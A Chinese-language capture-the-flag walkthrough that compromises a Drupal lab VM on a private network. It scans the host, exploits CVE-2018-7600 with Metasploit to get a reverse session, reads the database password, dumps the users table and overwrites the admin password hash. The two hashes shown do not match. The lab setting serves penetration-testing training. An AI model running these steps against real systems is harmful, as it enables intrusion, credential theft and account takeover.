网络环境
攻击机与靶机采用VMnet19网卡,网络环境搭建
下载
主机探测
arp-scan -l
信息收集
nmap -p- 192.168.19.132

访问端口
目录扫描
dirsearch -u "192.168.19.132"
没有扫到什么有用的东西
msfconsole
Drupal曾经存在过漏洞(CVE-2018-7600)
启动msf并搜索Drupal
msfconsole
search Drupal
use 1
set rhost 192.168.19.132
show options
set lhost 192.168.19.128
run
ls
找到flag1.txt
cat flag1.txt
查看配置文件
在翻阅了一堆配置文件后,最终在sites/default/settings.php中找到了数据库密码

进入交互式shell
shell
python -c 'import pty; pty.spawn("/bin/bash")'
连接数据库
mysql -u dbuser -p R0ck3t
use drupaldb;
show tables;发现users表
select * from users;
密码都经过hash加密,退出搜索一下加密脚本
exit
find . -name '*hash*'
查看这个脚本
cat ./scripts/password-hash.sh
这个脚本是用来进行加密的
自定义密码
使用这个脚本,算出自定义密码的hash
./scripts/password-hash.sh 123456
得到hash
password: 123456 hash: $S$D1LlFC/KfBhbiGZJFpjOQDn41lrkn0DrzUqYe/nkT487howUEG67修改密码
mysql  -udbuser   -pR0ck3t
use drupaldb;
select  *   from  users\G;

update users set pass='$S$Dra0wS6EFmk6TZ8rZxcrrvpJQzSCcFgwvVWa2oY2b6KuuB49UEXu' where uid=1;
